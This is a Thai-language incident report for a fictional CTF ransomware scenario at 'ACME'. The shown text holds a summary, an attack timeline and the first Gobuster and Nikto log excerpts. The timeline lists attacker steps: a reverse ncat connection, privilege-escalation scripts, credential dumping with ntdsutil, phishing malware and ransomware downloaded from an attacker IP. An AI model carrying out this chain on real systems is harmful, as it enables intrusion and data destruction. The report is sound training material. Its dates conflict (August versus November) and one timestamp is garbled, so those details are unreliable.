

INCIDENT REPORT (Thai) SecOps 2024 CTF: ACME

FEBRUARY 12, 2025

Investigator: Thanabodi Phrakhun, @naikordian

Disclaimer: This report is not based on a real-world incident

Change Log

Version	Date	Description
1.0	2025-02-12	Initial Release

Table of Contents

Change Log	2
Executive Summary	4
Background	4
Findings	4
Summary of the Attack	4
Extent of Compromise	5
Information Exposure	5
Data Recovery	5
Remediation	5
Attack Narrative	6
Intrusion Timeline	8
Incident Analysis	12
Initial Reconnaissance: Acme Webserver	12
Initial Compromise: Exploit the API	13
Escalate privileges: Docker Group	15
Maintain Perstance: Acme Webserver	16
Internal Reconnaissance: Credential harvesting	17
Establish foothold: Acme Webserver	18
Kill the TCPdump Service	18
Patch the Vulnerability	18
Move Laterally: Internal Spear Phishing	20
Establish Foothold: Jane's PC	22
Maintain Presence: Jane's PC	25
Move Laterally: Jump Host To Domain Controller	26
Maintain Perstance: Domain Controller	27
Internal Reconnaissance: Domain Controller	28
Dump Domain Credentials	29
Complete Mission	30
Deploy Ransomware	30
Analysis of fun.exe (Encryptor)	32
Defacement: Acme Webserver	34
Remediation	35
Appendix A: Phishing Malware Analysis	37
Appendix B: List of Compromised Assets	39
Appendix C: MITRE ATT&CK Mapping	40
Appendix D: Indicators of Compromise (IOCs)	41
Appendix E: Yara Rules	43

Executive Summary

Background

ในวันที่ 8 สิงหาคม 2023 บริษัท ACME ตกเป็นเป้าการโจมตีจาก Cell-gang Ransomware ส่งผลให้ข้อมูลถูกเข้ารหัสและไม่สามารถเข้าถึงได้ ในวันที่ 9 สิงหาคม 2023 บริษัท ACME ได้ติดต่อทีมตอบสนองภัยคุกคามเพื่อดำเนินการรับมือและแก้ไขสถานการณ์

วัตถุประสงค์ของทีมตอบสนองภัยคุกคาม:

- ตรวจสอบว่าเหตุโจมตียังคงดำเนินอยู่หรือไม่
- ยืนยันวิธีการโจมตี (Initial Attack Vector) และเวลาที่เกิดขึ้น
- ระบุขอบเขตของการโจมตี
- ตรวจสอบการสูญเสียข้อมูลหรือข้อมูลรั่วไหล
- ประเมินความเป็นไปได้ในการกู้คืนข้อมูล
- พัฒนาแผนการแก้ไขปัญหาระยะสั้น

การดำเนินงานเพื่อให้บรรลุวัตถุประสงค์:

- ตรวจสอบข้อมูล Log, สร้าง Forensic Image และวิเคราะห์หลักฐานจากเครื่อง Web Application, เครื่องคอมพิวเตอร์ของพนักงาน และ Domain Controller
- ตรวจสอบ Azure Cloud Log และ Email Log
- วิเคราะห์มัลแวร์เพื่อระบุ Indicators of Compromise (IOC) เพิ่มเติม และประเมินความเป็นไปได้ในการถอดรหัสข้อมูล
- วิเคราะห์หลักฐานเพื่อระบุการกระทำของผู้โจมตี รวมถึง IOC เพิ่มเติม
- สรุปสิ่งที่ค้นพบและจัดทำคำแนะนำในรายงาน

ทีมตอบสนองภัยคุกคามได้ดำเนินการระหว่างวันที่ 9 สิงหาคม 2023 ถึงวันที่ 16 สิงหาคม 2023

Findings

ผลการค้นพบที่สำคัญโดยทีมตอบสนองต่อภัยคุกคามมีดังต่อไปนี้

Summary of the Attack

ภาพรวมเหตุการณ์สำคัญของการโจมตีมีดังต่อไปนี้

1. วันที่ 8 สิงหาคม 2023 เวลา 9:23: ผู้โจมตีใช้ช่องโหว่ของ Web API บนหนึ่งใน Web Server ของบริษัท ACME ทำให้สามารถควบคุมเซิร์ฟเวอร์ได้ และขโมยรหัสผ่านอีเมลที่ฝังอยู่ในเซิร์ฟเวอร์
2. วันที่ 8 สิงหาคม 2023 เวลา 10:50: มีการส่งอีเมลประสังค์ร้าย (Phishing Email) ไปยังพนักงานหลายคนของบริษัท ACME โดยมีพนักงานอย่างน้อยหนึ่งคนที่คลิกลิงก์และเรียกใช้งานมัลแวร์ ซึ่งอาจส่งผลให้มัลแวร์ขโมยรหัสผ่านอีเมลของพนักงานและใบรับรอง VPN ทั้งนี้ ทีมตอบสนองภัยคุกคามไม่สามารถยืนยันได้ว่านี่คือวิธีที่ผู้โจมตีใช้เข้าถึงรหัสผ่าน
3. วันที่ 8 สิงหาคม 2023 เวลา 12:09: ผู้โจมตีเข้าสู่ระบบ Azure Cloud และอ่านรหัสผ่านที่จัดเก็บไว้ใน Cloud Service จากนั้นใช้รหัสผ่านดังกล่าวเข้าสู่เครื่อง Jump Host ภายในเครือข่าย VPN แล้วจึงย้ายจากเครื่อง Jump Host ไปยังเครื่อง Domain Controller
4. วันที่ 8 สิงหาคม 2023 เวลา 13:25: ผู้โจมตีทำการสแกนเครือข่ายจากภายในเครื่อง Domain Controller
5. วันที่ 8 สิงหาคม 2023 เวลา 13:32: ผู้โจมตีส่งออก (export) ฐานข้อมูลบัญชีผู้ใช้ของ Domain Controller
6. วันที่ 8 สิงหาคม 2023 เวลา 13:59: ผู้โจมตีเข้าถึงและติดตั้ง Ransomware บนเครื่องคอมพิวเตอร์พนักงานอย่างน้อยสี่เครื่อง
7. วันที่ 8 สิงหาคม 2023 เวลา 15:57: ผู้โจมตีเปลี่ยนหน้าเว็บ พร้อมประกาศว่าบริษัท ACME ถูกโจมตีโดย Cell-gang

Extent of Compromise

สรุปขอบเขตและประเด็นสำคัญของการถูกโจมตี:

1. ผู้โจมตีสามารถเจาะระบบได้ทั้งหมด 8 เครื่อง:
 - มีคอมพิวเตอร์หนึ่งเครื่องถูกติดตั้งซอฟต์แวร์ที่เป็นอันตราย (Backdoor)
 - มีคอมพิวเตอร์สามเครื่องถูกขโมยฐานข้อมูลหรือไฟล์
 - มีคอมพิวเตอร์สี่เครื่องที่ถูกติดตั้ง Ransomware
2. ผู้โจมตีใช้ซอฟต์แวร์และเครื่องมือที่เป็นอันตรายอย่างน้อย 5 ประเภทที่แตกต่างกันในการดำเนินการโจมตีและขโมยข้อมูล:
 - โปรแกรม Backdoor
 - เครื่องมือสำหรับการจัดการระบบหลายรายการ
 - Bash scripts บน Linux หลายรายการเพื่อดำเนินการยกระดับสิทธิ์
 - เครื่องมือจัดการไฟล์บีบอัด
3. ผู้โจมตีใช้งานอย่างน้อย 4 หมายเลข IP ในการเข้าถึงระบบของบริษัท ACME จากระยะไกล
4. ผู้โจมตีใช้งานอย่างน้อย 3 บัญชีผู้ใช้งานโดยรู้รหัสผ่านระหว่างการโจมตี

Information Exposure

สรุปข้อมูลที่ถูกขโมยหรืออาจถูกขโมย:


1. ผู้โจมตีสร้างไฟล์บีบอัด (Zip) ขนาดประมาณ 5.14 MB ซึ่งภายในบรรจุไฟล์สำรองฐานข้อมูล (Backup) ของ Domain Controller
2. ทีมตอบสนองภัยคุกคามไม่พบหลักฐานที่บ่งชี้ว่ามีการขโมยข้อมูลส่วนบุคคลหรือข้อมูลภายในอื่นๆ

Data Recovery

ทีมตอบสนองภัยคุกคามไม่แนะนำให้จ่ายค่าไถ่เพื่อถอดรหัส เนื่องจากการวิเคราะห์ตัวอย่าง Ransomware พบว่ากระบวนการเข้ารหัสไฟล์ไม่ได้มีการบันทึกหรือส่งรหัสผ่านกลับไปยังผู้โจมตีและไม่มีความเป็นไปได้ในทางปฏิบัติที่จะถอดรหัสไฟล์โดยไม่มีรหัสผ่าน จึงให้ถือว่าข้อมูลดังกล่าวเป็นข้อมูลที่เสียหายและไม่สามารถกู้คืนได้

Remediation

ทีมตอบสนองภัยคุกคามได้พัฒนาแผนการควบคุมเพื่อป้องกันไม่ให้ผู้โจมตีสามารถเข้าถึงระบบด้วยวิธีการเดิม โดยบริษัท ACME เริ่มดำเนินการตามแผนดังกล่าวตั้งแต่วันที่ 11 สิงหาคม 2023 และเสร็จสิ้นกระบวนการควบคุมในวันที่ 14 สิงหาคม 2023 หลังจากนั้น ทีมตอบสนองภัยคุกคามได้พัฒนาแผนมาตรการระยะกลาง เพื่อเสริมสร้างความปลอดภัยของบริษัท ACME จากเหตุโจมตีในอนาคต ทั้งนี้ ไม่มีหลักฐานที่บ่งชี้ว่าผู้โจมตียังคงมีกิจกรรมที่เป็นอันตรายหลังจากดำเนินการแก้ไขปัญหาลง



รูปที่ 1: แผนภาพเส้นทางการโจมตี

Intrusion Timeline

ลำดับเหตุการณ์สำคัญที่เกี่ยวข้องกับการบุกรุกและการระบุเฟสการโจมตี (Attack Phase) ในเหตุการณ์ที่เกิดขึ้น ข้อมูลเวลาทั้งหมดในรายงานนี้ใช้เวลาในรูปแบบ Coordinated Universal Time (UTC) เว้นแต่จะมีการระบุไว้เป็นอย่างอื่น

Date (UTC)	Event	Attack Phase
2023-11-08 09:09:19	hxxps://0x00.hu/config.yaml (รหัสผ่าน API) ถูกเข้าถึงจาก 185.129.61[.]7	Initial Recon
2023-11-08 09:11:21	hxxps://api.0x00.hu/api/auth เข้าสู่ระบบโดยใช้รหัสผ่าน API ที่หลุดไป จาก 89.58.18[.]10	Initial Compromise
2023-11-08 09:23:46	hxxps://api.0x00.hu/api/tools/traceroute ถูกโจมตีช่องโหว่จาก 89.58.18[.]10	Initial Compromise
2023-11-08 09:23:46	ncat สร้างการเชื่อมต่อโดยบัญชีผู้ใช้ webapp จาก acme-webserver ไปยัง 40.113.141[.]101 443	Initial Compromise
2023-11-08 09:24:19	linux-exploit-suggester.sh ถูกดาวน์โหลดจาก hxxps://raw.githubusercontent.com โดยบัญชีผู้ใช้ webapp บนเครื่อง acme-webserver	Escalate Privileges
2023-11-08 09:24:19	linux-exploit-suggester.sh ถูกเรียกใช้โดยบัญชีผู้ใช้ webapp บนเครื่อง acme-webserver	Escalate Privileges
2023-11-08 09:24:20	LinEnum.sh ถูกดาวน์โหลดจาก hxxps://raw.githubusercontent.com โดยบัญชีผู้ใช้ webapp บนเครื่อง acme-webserver	Escalate Privileges
2023-11-08 09:24:22	LinEnum.sh ถูกเรียกใช้โดยบัญชีผู้ใช้ webapp บนเครื่อง acme-webserver	Escalate Privileges
2023-11-08 09:24:45	linpeas.sh ถูกดาวน์โหลดจาก hxxps://github.com โดยบัญชีผู้ใช้ webapp บนเครื่อง acme-webserver	Escalate Privileges
2023-11-08 09:24:45	linpeas.sh ถูกเรียกใช้โดยบัญชีผู้ใช้ webapp บนเครื่อง acme-webserver	Escalate Privileges
2023-11-08 09:28:06	ใช้ Docker chroot เพื่อยกระดับสิทธิ์ โดยบัญชีผู้ใช้ webapp บนเครื่อง acme-webserver	Escalate Privileges
2023-11-08 09:28:33	/root/.ssh/authorized_keys ถูกแก้ไขโดยบัญชีผู้ใช้ root บนเครื่อง acme-webserver	Maintain Presence
2023-11-08 09:29:58	การเข้าสู่ระบบ SSH โดยไม่ได้รับอนุญาตครั้งแรกโดยบัญชีผู้ใช้ root จาก 80.67.172[.]162 ไปยังเครื่อง acme-webserver	Maintain Presence
2023-11-08 09:31:09	/home/acmeadmin/.env (รหัสผ่าน Info@BlackCellGD.onmicrosoft.com) ถูกเข้าถึงโดยบัญชีผู้ใช้ webapp บนเครื่อง acme-webserver	Move Laterally
2023-11-08 09:33:41	tcpdumpd service ถูกหยุดโดยบัญชีผู้ใช้ webapp บนเครื่อง acme-webserver	Establish Foothold
2023-11-08 09:35:44	/home/acmeadmin/.ssh/authorized_keys ถูกเข้าถึงโดยบัญชีผู้ใช้ root บนเครื่อง acme-webserver	Internal Recon
2023-11-08 09:36:27	/etc/ssl/0x00.hu.cer ถูกเข้าถึงโดยบัญชีผู้ใช้ root บนเครื่อง acme-webserver	Internal Recon
2023-11-08 09:36:34	/etc/ssl/0x00.hu.key ถูกเข้าถึงโดยบัญชีผู้ใช้ root บนเครื่อง acme-webserver	Internal Recon

Date (UTC)	Event	Attack Phase
2023-11-08 09:48:06	การเข้าสู่ระบบ SSH โดยบัญชีผู้ใช้ root จาก 23.153.248[.]32 ไปยังเครื่อง acme-webserver	Establish Foothold
2023-11-08 10:32:35	การเข้าสู่ระบบโดยไม่ได้รับอนุญาตครั้งแรกโดยบัญชีผู้ใช้ info@BlackCellGD.onmicrosoft.com จาก 2a0b:f4c0:16c:1::1 ไปยัง Office 365	Move Laterally
2023-11-08 10:50:00	อีเมลฟิชชิ่ง (phishing email) ถูกส่งจาก info@blackcellgd.onmicrosoft.com ไปยัง jane@blackcellgd.onmicrosoft.com	Move Laterally
2023-11-08 10:53:42	ไฟล์ "Pay Increase contract.docx.exe" ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\jane บนเครื่อง pc-jane	Move Laterally
2023-11-08 10:53:52	ไฟล์ nc.exe ถูกเรียกใช้โดย "Pay Increase contract.docx.exe" บนเครื่อง pc-jane	Move Laterally
2023-11-08 10:53:59	ไฟล์ nc.exe สร้างการเชื่อมต่อ จาก pc-jane ไปยัง 40.113.141[.]101:1337	Move Laterally
2023-11-08 10:54:20	แท็บเว็บเบราว์เซอร์ hxxps://login.microsoftonline.com ถูกเปิดโดย nc.exe บนเครื่อง pc-jane	Escalate Privileges
2023-11-08 10:56:41	https://login.microsoftonline.com/common/login ถูกเข้าถึงโดยบัญชีที่ใช้ ACME\jane บนเครื่อง pc-jane	Escalate Privileges
2023-11-08 10:57:29	คำสั่งอ่านการตั้งค่าเครือข่าย (Network Config) ถูกเรียกใช้โดย nc.exe บนเครื่อง pc-jane	Initial Recon
2023-11-08 11:06:27	"powershell -c Get-VpnConnection" ถูกเรียกใช้โดย nc.exe บนเครื่อง pc-jane	Initial Recon
2023-11-08 11:26:46	C:\vpn.cer ถูกสร้างโดย nc.exe บนเครื่อง pc-jane	Move Laterally
2023-11-08 11:30:01	EventLog ถูกลบโดย nc.exe บนเครื่อง pc-jane	Establish Foothold
2023-11-08 12:08:13	Logon by Jane@BlackCellGD.onmicrosoft.com จาก 2605:6400:30:f2e9::2 to Azure Portal	Move Laterally
2023-11-08 12:10:07	hxxps://acme-cred-store.vault.azure.net/secrets/Google-Password/54dc12ff53eb4dff899c2265e4b224be ถูกเข้าถึงโดยบัญชีที่ใช้ Jane@BlackCellGD.onmicrosoft.com จาก 185.220.101.4	Escalate Privileges
2023-11-08 12:10:24	hxxps://acme-cred-store.vault.azure.net/secrets/John-Admin/8520def32e494af4baf30d297ac00cf6 ถูกเข้าถึงโดยบัญชีที่ใช้ Jane@BlackCellGD.onmicrosoft.com จาก 185.220.101.4	Escalate Privileges
2023-11-08 12:10:31	hxxps://acme-cred-store.vault.azure.net/secrets/TopSecret/7ebcce8a8db84d5c8c6f200b1837d2ae ถูกเข้าถึงโดยบัญชีที่ใช้ Jane@BlackCellGD.onmicrosoft.com จาก 185.220.101.4	Escalate Privileges
2023-11-08 13:12:36	การเข้าสู่ระบบ RDP โดยไม่ได้รับอนุญาตครั้งแรกโดยบัญชีผู้ใช้ ACME\john-admin จาก desktop-ba1dq8q (10.3.1.2) ไปยัง 10.2.0.4 (jump-host)	Move Laterally
2023-11-08 13:14:52	คำสั่งอ่านการตั้งค่าเครือข่าย (Network Config) ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง jump-host	Initial Recon

Date (UTC)	Event	Attack Phase
2023-11-08 13:18:18	การเข้าสู่ระบบ RDP โดยบัญชีผู้ใช้ ACME\john-admin จาก 10.2.0.4 (jump-host) ไปยัง domain-controll (10.2.0.6)	Move Laterally
2023-11-08 13:24:15	บัญชีผู้ใช้ ACME/bkp ถูกสร้างโดยบัญชีผู้ใช้ โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง domain-controll	Maintain Presence
2023-11-08 13:25:35	Advanced_IP_Scanner_2.5.4594.1(1).exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง domain-controll	Initial Recon
2023-11-08 13:29:27	nmap-7.94-setup.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง domain-controll	Initial Recon
2023-11-08 13:32:21	nmap.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง domain-controll	Initial Recon
2023-11-08 13:32:37	ntdsutil.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง domain-controll	Escalate Privileges
2023-11-08 13:32:58	C:\ntdsutil\Active Directory\ntds.jfm ถูกสร้างบนเครื่อง domain-controll	Escalate Privileges
2023-11-08 13:32:58	C:\ntdsutil\Active Directory\ntds.dit ถูกสร้างบนเครื่อง domain-controll	Escalate Privileges
2023-11-08 13:33:01	C:\ntdsutil\registry\SYSTEM ถูกสร้างบนเครื่อง domain-controll	Escalate Privileges
2023-11-08 13:33:01	C:\ntdsutil\registry\SECURITY ถูกสร้างบนเครื่อง domain-controll	Escalate Privileges
2023-11-08 13:34:48	C:\ntdsutil\creds.zip ถูกสร้างบนเครื่อง domain-controll	Escalate Privileges
2023-11-08 13:58:13	powershell.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง domain-controll	Move Laterally
2023-11-08 13:59:39	การเข้าสู่ระบบ Enter-PSSession โดยบัญชีผู้ใช้ ACME\john-admin จาก domain-controll (10.2.0.6) ไปยัง pc-jennifer (10.3.1.4)	Move Laterally
2023-11-08 14:01:46	การเข้าสู่ระบบ Enter-PSSession โดยบัญชีผู้ใช้ ACME\john-admin จาก domain-controll (10.2.0.6) ไปยัง pc-john (10.3.1.6)	Move Laterally
2023-11-08 14:02:11	การเข้าสู่ระบบ Enter-PSSession โดยบัญชีผู้ใช้ ACME\john-admin จาก domain-controll (10.2.0.6) ไปยัง pc-jane (10.3.1.7)	Move Laterally
2023-11-08 14:03:17	การเข้าสู่ระบบ Enter-PSSession โดยบัญชีผู้ใช้ ACME\john-admin จาก domain-controll (10.2.0.6) ไปยัง pc-jason (10.3.1.8)	Move Laterally
2023-11-08 14:17:27	fun.zip ดาวน์โหลดจาก hxxp://40.113.141.101:5555 โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jennifer	Complete Mission
2023-11-08 14:18:06	7z.exe ดาวน์โหลดจาก hxxp://40.113.141.101:5555 โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jennifer	Complete Mission
2023-11-08 14:36:35	7z.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jennifer	Complete Mission
2023-11-08 14:36:45	fun.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jennifer	Complete Mission
2023-11-08 14:41:05	fun.zip ดาวน์โหลดจาก hxxp://40.113.141.101:5555 โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jason	Complete Mission

Date (UTC)	Event	Attack Phase
141[.]1011-08 14:41:24	7z.exe ดาวน์โหลดจาก hxxp://40.113.141.101:5555 โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jason	Complete Mission
2023-11-08 14:41:44	7z.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jason	Complete Mission
2023-11-08 14:45:34	fun.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jason	Complete Missio
2023-11-08 14:56:54	fun.zip ดาวน์โหลดจาก hxxp://40.113.141[.]101:5555 โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jane	Complete Mission
2023-11-08 14:57:07	7z.exe ดาวน์โหลดจาก hxxp://40.113.141[.]101:5555 โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jane	Complete Mission
2023-11-08 15:05:29	7z.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jane	Complete Mission
2023-11-08 15:05:39	fun.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-jane	Complete Mission
2023-11-08 15:34:20	fun.zip ดาวน์โหลดจาก hxxp://40.113.141[.]101:5555 โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-john	Complete Mission
2023-11-08 15:34:39	7z.exe ดาวน์โหลดจาก hxxp://40.113.141[.]101:5555 โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-john	Complete Mission
2023-11-08 15:36:59	7z.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-john	Complete Mission
2023-11-08 15:37:16	fun.exe ถูกเรียกใช้โดยบัญชีผู้ใช้ ACME\john-admin บนเครื่อง pc-john	Complete Mission
2023-11-08 15:56:36	การเข้าสู่ระบบ SSH โดยบัญชีผู้ใช้ root จาก 185.220.101[.]179 ไปยังเครื่อง acme-webserver	Complete Mission
2023-11-08 15:57:17	/var/www/html/index.html ถูกเปลี่ยนหน้าเว็บ (deface) โดยบัญชีผู้ใช้ root บนเครื่อง acme-webserver	Complete Mission

ตารางที่ 1: ลำดับเหตุการณ์การบุกรุก

Incident Analysis

รายละเอียดเชิงเทคนิคเกี่ยวกับเหตุการณ์การโจมตีนี้ได้รับการวิเคราะห์โดยทีมตอบสนองภัยคุกคาม ข้อมูลเวลาที่หมดในรายงานนี้ใช้รูปแบบเวลา Coordinated Universal Time (UTC) เว้นแต่จะมีการระบุไว้เป็นอย่างอื่น

Initial Reconnaissance: Acme Webserver

วันที่ 8 สิงหาคม 2023 เวลา 9:01 ผู้โจมตีใช้เครื่องมือสำหรับทดสอบช่องโหว่เว็บแอปพลิเคชัน เช่น Gobuster¹ และ Nikto² สแกนหาช่องโหว่ที่ `hxxps://0x00.hu` (acme-webserver) โดยใช้ IP Address คลายหมายเลข อ้างอิงจากหลักฐานที่พบใน Access Log ของเครื่อง

```
l$ grep gobuster access.log*
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:04 +0000] "GET / HTTP/1.1" 502 150 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:04 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
access.log.12:40.113.141.101 - - [08/Nov/2023:09:01:05 +0000] "GET / HTTP/1.1" 200 388 "-" "gobuster/3.6"
```

รูปที่ 2: Log เหตุการณ์การสแกนโดย Gobuster ซึ่งถูกบันทึกไว้โดย Access Log

```
l$ grep Nikto access.log*
access.log.12:23.128.248.31 - - [08/Nov/2023:09:02:36 +0000] "HEAD / HTTP/1.1" 400 0 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:Port Check)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:37 +0000] "GET / HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:getinfo)"
access.log.12:193.218.118.136 - - [08/Nov/2023:09:02:38 +0000] "GET / HTTP/1.1" 400 248 "-" "Mozilla/5.0 (Nikto/2.1.5) (Evasions:None) (Test:map_codes)"
